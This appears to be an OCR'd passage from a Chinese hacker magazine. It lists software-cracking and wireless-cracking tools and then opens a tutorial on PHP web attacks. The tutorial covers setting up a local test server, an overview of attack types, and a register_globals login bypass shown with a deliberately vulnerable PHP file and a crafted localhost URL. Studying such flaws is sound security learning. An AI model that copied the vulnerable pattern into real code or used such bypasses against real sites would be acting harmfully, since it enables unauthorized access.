
边破边解—— Cracker 实例大全

keymake1.73 注册机编写器
ODbyDYK v1.10[12.25]分析调试工具
补丁工具 DUP V2.16 汉化特别版
查壳工具 peid 0.94
PE 编辑工具 LPE-DLX
输入表修复 ucfir16f
DeDeDark 专业反编译 DELPHI 工具
.net 反编译 Reflector
Aspack v2.12 脱壳机－支持 DLL 脱壳
VBExplorer 1.0 反编译 VB 程序
文章中 11 个实例所运用到的工具及样本程序

就在你隔壁——无线破解初体验

peekres 汉化包
WildPackets_OmniPeek_Personal41 网络故障分析软件
winaircrack 无线路由破解
相关驱动

漏洞新宠——PHP SCRIPT HACK 大全



目前，国内对ASP语言编写的程序的漏洞分析可谓是已经达到了顶峰，但对于用其他语言所编写的程序的漏洞分析似乎还比较少见。本章将为大家介绍PHP语言环境下的HACK手法，希望各位读者朋友能在本文中有所收获。

PS：如果你没有任何基础，要看懂本文可能要花一点时间。但如果你有一点语言基础或懂得简单的漏洞挖掘，看懂本文可以说是轻而易举。

一、PHP语言概述

PHP是“PHP：Hypertext Preprocessor”的首字母缩写，一般称为“超级文本预处理语言”。可能大家有些奇怪，因为缩写中的第一个字母P也来自缩写（PHP），这种方法叫做递归缩写。

PHP是一种HTML内嵌式语言，它与微软的ASP颇有几分相似，都是一种在服务器端执行的嵌入HTML文档的脚本语言，语言的风格类似于C语言，现在被很多的网站编程人员广泛的运用。

PHP独特的语法混合了C、Java、Perl以及PHP自创的新语法，它可以比CGI或者Perl更快速的执行动态网页。PHP执行引擎会将用户经常访问的PHP程序驻留在内存中，其他用户再次访问这个程序时就不需要重新编译程序了，只要直接执行内存中的代码就可以了，这也是PHP高效率的体现之一。

PHP的性能非常高，使用一台单独的廉价服务器就可以满足每天几百万的点击。它还支持多种数据库，并提供了各种数据库的内置连接，不过用的最多的还是MYSQL数据库，PHP+MYSQL堪称是最好的组合，而且MYSQL也是开源的。

由于PHP是专门为Web开发而设计的，所以它提供了许多内置函数来执行有用的Web任务。如可以生成一个GIF图像、连接到Web服务和其他网络服务、解析XML、发送电子邮件以及生成PDF文档等，这些任务只需要几条代码就可以搞定。同时PHP还具有设计良好的面向对象特性和可移植性，可以在许多不同的操作系统中使用。

了解完PHP语言的一些相关介绍后，我们就来搭建一个属于自己的PHP调试环境吧！

二、快速搭建PHP测试环境

本章内容中的所有测试均在APACHE+PHP+ZEND+MYSQL的环境下进行，下面我们就在本地主机上搭建这个环境！由于手工搭建PHP调试环境是比较繁琐的，所以这里我教大家一个非常简单的方法！只需要用一个软件就能帮助我们搭建好这个环境。

我们到http://www.phpcms.cn 下载一款名叫“PCWEBSERVER2007”的软件，下载后运行程序进行安装，如图 1 所示。




图 1

只要一路点击“下一步”一般就能成功安装了。安装好后我们在浏览器地址栏中输入“http://127.0.0.1”，如果显示如图 2 所示的页面，就代表环境搭建成功了。




图 2

当我们要调试PHP程序的时候，只要把程序放在安装目录下的“PC_webserver\phproot”文件夹里就OK了。**注意：默认配置的MYSQL账号和密码都为admin。**

在我们搭建好PHP程序所运行的环境后，就可以对需要进行分析的程序进行调试了。在这之前，我们先来了解下PHP HACK的常见手法。

三、PHP HACK手法总结

> **小知识**
>
> PHP的攻击手法多种多样，一般分为以下12种攻击方式：
>
> 上传、注入、跨站、爆绝对路径、文件包含（本地／远程）、代码执行、命令执行、目录浏览、代码泄露、请求伪造、会话劫持、响应拆分。

其中上传、跨站和注入漏洞是我们最为常见的，就不专门给大家介绍了，说说其它的攻

击方式吧。

1、爆绝对路径漏洞：这一般是由于PHP程序的代码编写存在错误，从而导致网站的绝对路径被泄露。

2、文件包含漏洞：当服务器通过PHP的特性（函数）去包含任意文件时，由于要包含的这个文件来源过滤不严，从而可以包含一个恶意文件，攻击者只要构造这个恶意文件就可以达到邪恶的目的。几乎所有的CGI程序都有这样的BUG，只是具体的表现方式不一样罢了。

3、代码执行漏洞：这种漏洞在国内还比较少见，一般发生在PHP语言的正则函数中，其主要目的是利用PHP程序中对某个函数的变量过滤不严，从而能执行任意PHP代码。

4、命令执行漏洞：PHP系统中使用的执行外部命令的函数没有对多执行的变量进行充分过滤，使得攻击者能以Web进程权限绕过限制来执行系统命令。

5、目录浏览和代码泄露漏洞：这两个漏洞的性质几乎一样，都是因为PHP程序中的文件操作函数在引入变量时没有对变量进行充分过滤，从而使得攻击者能通过请求畸形数据来达到浏览目录或查看代码的目的。

6、请求伪造漏洞：这个漏洞一般需要在PHP环境设置文件php.ini中的“register_globals”选项为on的时候才能得以利用，其主要目的是通过伪造数据来达到绕过某些限制。

7、会话劫持漏洞：PHP的会话劫持通常来说是更加普遍的会话攻击，并被归结为所有尝试获得其他用户会话权限的攻击手段。

8、响应拆分漏洞：响应拆分攻击的本质是攻击者可以发送一条或几条HTTP指令迫使漏洞服务器产生一个攻击者构想好的输出，它可以让服务器误把几条HTTP请求当成是一次完整的HTTP请求来解释。

第一条请求也许攻击者控制着一部分，但这并不是危险的。危险的是，攻击者完全控制着第二条HTTP请求，即从HTTP状态行一直到HTTP请求的尾部。如果这样可行，攻击者就会发送多个请求指令到目标系统：第一条指令使得服务器完全接受两个HTTP响应，第二条指令通常是在服务器上请求一些非法资源。这时服务器将会自动匹配到第二条指令，输出攻击者想要请求的资源，从而达到攻击者的目的。

由于PHP攻击的方式有很多，本章中我只为大家介绍一些比较通俗易懂和常见的PHP HACK手法!

四、开始我们的PHP HACK之旅

没有PHP基础的读者朋友可以到网上寻找一下入门的知识，也可以参考一下曾云好大哥的《精通脚本黑客》(非安全·黑客手册出品，电子书已经收录在《黑客手册2008年1、2季合订本》中）一书中与PHP相关的章节。

1、Register Globals带来的危害

小知识

在PHP4.2.0以下的版本中，PHP配置文件php.ini中的register_globals选项默认值是on，这个选项的作用是让PHP脚本自动注册全局变量。也就是说，我们不需要用$_GET、$_POST等函数去指定变量，PHP会自动给我们注册，这就使得我们可以利用自动注册的变量来绕过限制或进行攻击。

下面我们来模拟一下这种攻击，请先将以下代码保存为hack1.php文件并存放在网站的根目录下。

```
<?php
if (!isset($username))
{
    echo "未登录! ";
}
else
{
    echo "登录成功! 你的账号是: " . $username;
}
?>
```

保存好文件后我们通过浏览器访问这个文件，页面显示如图 3 所示。




图 3

由于 register_globals 选项为 on，所以我们可以自行指定变量的值。提交 URL：“**http://127.0.0.1/hack1.php?username=nohack**”，访问结果如图 4 所示，我们已经成功的绕过了限制。

